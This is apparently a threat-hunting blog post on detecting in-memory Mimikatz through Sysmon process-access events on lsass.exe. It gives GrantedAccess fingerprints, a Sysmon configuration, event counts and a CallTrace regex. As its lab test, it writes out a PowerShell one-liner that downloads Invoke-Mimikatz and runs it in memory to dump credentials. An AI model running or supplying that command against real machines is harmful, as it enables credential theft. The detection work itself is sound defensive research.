


Figure 14. Sysmon Event Log.

What happened with this?

Mark Russinovich
@markrussinovich

Follow

You can detect Mimikatz stealing passwords by configuring Sysmon to watch Lsass.exe for process access:

General Details

Process accessed:
 UtcTime: 2017-02-13 04:27:33.700
 SourceProcessGUID: {009f23d9-35b2-58a1-0000-001005c7b900}
 SourceProcessId: 2220
 SourceThreadId: 4904
 SourceImage: C:\demo\mimikatz.exe
 TargetProcessGUID: {889f23d9-e575-58a0-0000-0010c64f0000}
 TargetProcessId: 544
 TargetImage: C:\Windows\system32\lsass.exe
 GrantedAccess: 0x1410
 CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5594|C:\Windows\system32\KERNELBASE.dll+1e865|C:\demo\mimikatz.exe+665e2|C:\demo\mimikatz.exe+6694d|C:\demo\mimikatz.exe+66521|C:\demo\mimikatz.exe+49da3|C:\demo\mimikatz.exe+40bc7|C:\demo\mimikatz.exe+40d1|C:\demo\mimikatz.exe+5bc45|C:\Windows\system32\KERNEL32.DLL+18102|C:\Windows\SYSTEM32\ntdll.dll+5c5b4

Figure 15. Outdated Mimikatz Version

The permissions changed with the latest version of Mimikatz (20170320). However, the latest versions of **Invoke-mimikatz** (**PowerSploit** & **PowerShellEmpire**) still use the outdated version. We will test them next to confirm. So far our basic fingerprint of **Mimikatz** from a permissions perspective to read memory contents of lsass.exe is to look for "**GrantedAccess: 0x1010**".

Detecting In-memory Mimikatz

First, Delete/Clear your Index

I recommend to delete/clear your index by running the following command as shown in figure 16 below:

```
curl -XDELETE 'localhost:9200/[name of your index]?pretty'
```




Figure 16. Deleting/Clearing Index

Running Outdated Mimikatz (20161126)

Run PowerShell as administrator. Next, download Invoke-Mimikatz as a string from Github and run it in memory by typing the following commands:

```
IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
```






Figure 17. Running Mimikatz in Memory

Next, refresh your dashboard. We can see in figure 18 below two GrantedAccess values again, but I can tell that the **0x1ffff** is from PowerShell.exe running **whoami.exe** which is part of the **Invoke-Mimikatz** script from PowerShell Empire. Remember that we shouldn't be relying on the **whoami.exe** event unless we think an adversary would be using the same PowerShell Empire Script (maybe? Red team?).



After filtering everything to show only **GrantedAccess: 0x1410**, you will see that it is powershell accessing Lsass.exe. Once again, this is with the outdated version of Mimikatz in Invoke-Mimikatz.



Running latest version of Mimikatz in Memory (20170320)

I updated the **PowerSploit Invoke-Mimikatz** script with the latest version of Mimikatz (20170320). It doesn't matter which script I update (PowerSploit or PowerShellEmpire) because anyways I have to replace the values of **\$PEBytes32 & \$PEBytes64** in the script with the encoded version of the Mimikatz module. We do this in order to validate the results I obtained before after executing Mimikatz on disk. Make sure you delete/clear your index before running it. After running the Invoke-Mimikatz (v. 20170320), you should get the same results as when Mimikatz was executed on disk as shown in figure 20. **GrantedAccess: 0x1010**. This is expected since we are running the same Mimikatz module with the difference that we are loading the updated Mimikatz module reflectively in memory and in the context of PowerShell.exe.



How can we test this fingerprint against other processes accessing Lsass?

Before thinking on deploying a detection rule like this to your Sysmon config in production, I highly recommend to get a gold image and log every single process accessing Lsass in the system. You will see a lot of AV solutions accessing Lsass.exe the whole time.

Edit and Update your Sysmon config

Edit your config to only log for **ProcessAccess** events targeting **Lsass.exe** as shown in figure 21 below.

```
<Sysmon schemaversion="3.30">
    <!-- Capture all hashes -->
    <HashAlgorithms>md5</HashAlgorithms>
    <EventFiltering>
        <!-- Event ID 1 == Process Creation. -->
        <ProcessCreate onmatch="include"/>
        <!-- Event ID 2 == File Creation Time. -->
        <FileCreateTime onmatch="include"/>
        <!-- Event ID 3 == Network Connection. -->
        <NetworkConnect onmatch="include"/>
        <!-- Event ID 5 == Process Terminated. -->
        <ProcessTerminate onmatch="include"/>
        <!-- Event ID 6 == Driver Loaded.-->
        <DriverLoad onmatch="include"/>
        <!-- Event ID 7 == Image Loaded. -->
        <ImageLoad onmatch="include"/>
        <!-- Event ID 8 == CreateRemoteThread. -->
        <CreateRemoteThread onmatch="include"/>
        <!-- Event ID 9 == RawAccessRead. -->
        <RawAccessRead onmatch="include"/>
        <!-- Event ID 10 == ProcessAccess. -->
        <ProcessAccess onmatch="include">
            <TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
        </ProcessAccess>
        <!-- Event ID 11 == FileCreate. -->
        <FileCreate onmatch="include"/>
        <!-- Event ID 12,13,14 == RegObject added/deleted, RegValue Set, RegObject Renamed. -->
        <RegistryEvent onmatch="include"/>
        <!-- Event ID 15 == FileStream Created. -->
        <FileStream onmatch="include"/>
        <!-- Event ID 17 == PipeEvent. -->
        <PipeEvent onmatch="include"/>
    </EventFiltering>
</Sysmon>
```

Figure 21. Edit your Sysmon Config

Then, update your Sysmon rules configuration. In order to do this, make sure you run cmd.exe as administrator, and use the configuration you just edited as shown in figure 22 below. Run the following commands:

```
Sysmon.exe -c [Sysmon config xml file]
```

Then, confirm if your new config is running by typing the following:

```
sysmon.exe -c (You will notice that the only things being logged will be Lsass.exe as shown in figure 22 below.)
```

```

Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

13 captures
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c:\Windows\system32>cd c:\Tools\Sysmon\

c:\Tools\Sysmon>System Monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 3.30
Configuration file validated.
Configuration updated.

c:\Tools\Sysmon>sysmon.exe -c

System Monitor v6.00 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
- Service name: Sysmon
- Driver name: SysmonDrv
- HashingAlgorithms: MD5
- Network connection: disabled
- Image loading: disabled
- CRL checking: disabled
- Process Access: disabled

Rule configuration (version 3.30):
- ProcessCreate onmatch: include
- FileCreate onmatch: include
- NetworkConnect onmatch: include
- ProcessTerminate onmatch: include
- DriverLoad onmatch: include
- ImageLoad onmatch: include
- CreateRemoteThread onmatch: include
- RawAccessRead onmatch: include
- ProcessAccess onmatch: include
    TargetImage filter: is value: 'C:\Windows\system32\lsass.exe'
- FileCreate onmatch: include
- RegistryEvent onmatch: include
- RegistryEvent onmatch: include
- RegistryEvent onmatch: include
- FileCreateStreamHash onmatch: include
- PipeEvent onmatch: include
- PipeEvent onmatch: include

c:\Tools\Sysmon>_

```

Figure 22. Updating Sysmon rules configuration.

Testing this in a bigger dev environment

I tested this in my own home environment and I didn't like to see only a few events in the console (not many applications were accessing lsass to test this approach). I decided to test this in a bigger dev environment to see how this basic fingerprint would scale. I found some interesting stuff.

Total Events	0x1410	0x1010
1,084,394	23,138	3

There were more than 1M events (Event ID 10) in a 30 days period, and as you can see in the small table above, the latest version of Mimikatz seemed to be easier to detect/spot using the basic fingerprint of GrantedAccess 0x1010.

Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:

GrantedAccess: 0x1010

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire. We should also look for:

GrantedAccess: 0x1410

However, when looking for **0x1410**, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add extra exclusion rules to your Sysmon config. Also, I would suggest to look at the pattern of the **Trace Call field (Stack)** in your Sysmon EID 10 logs. As you can see in figure 23 below, In-Memory Mimikatz always has the same **CallTrace** pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how [here](#). This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

C:\Windows\SYSTEM32\ntdll.dll\+[a-zA-Z0-9]{1,}\|C:\Windows\system32\KERNELBASE.dll\+[a-zA-Z0-9]{1,}\|UNKNOWN\([a-zA-Z0-9]{16}\)

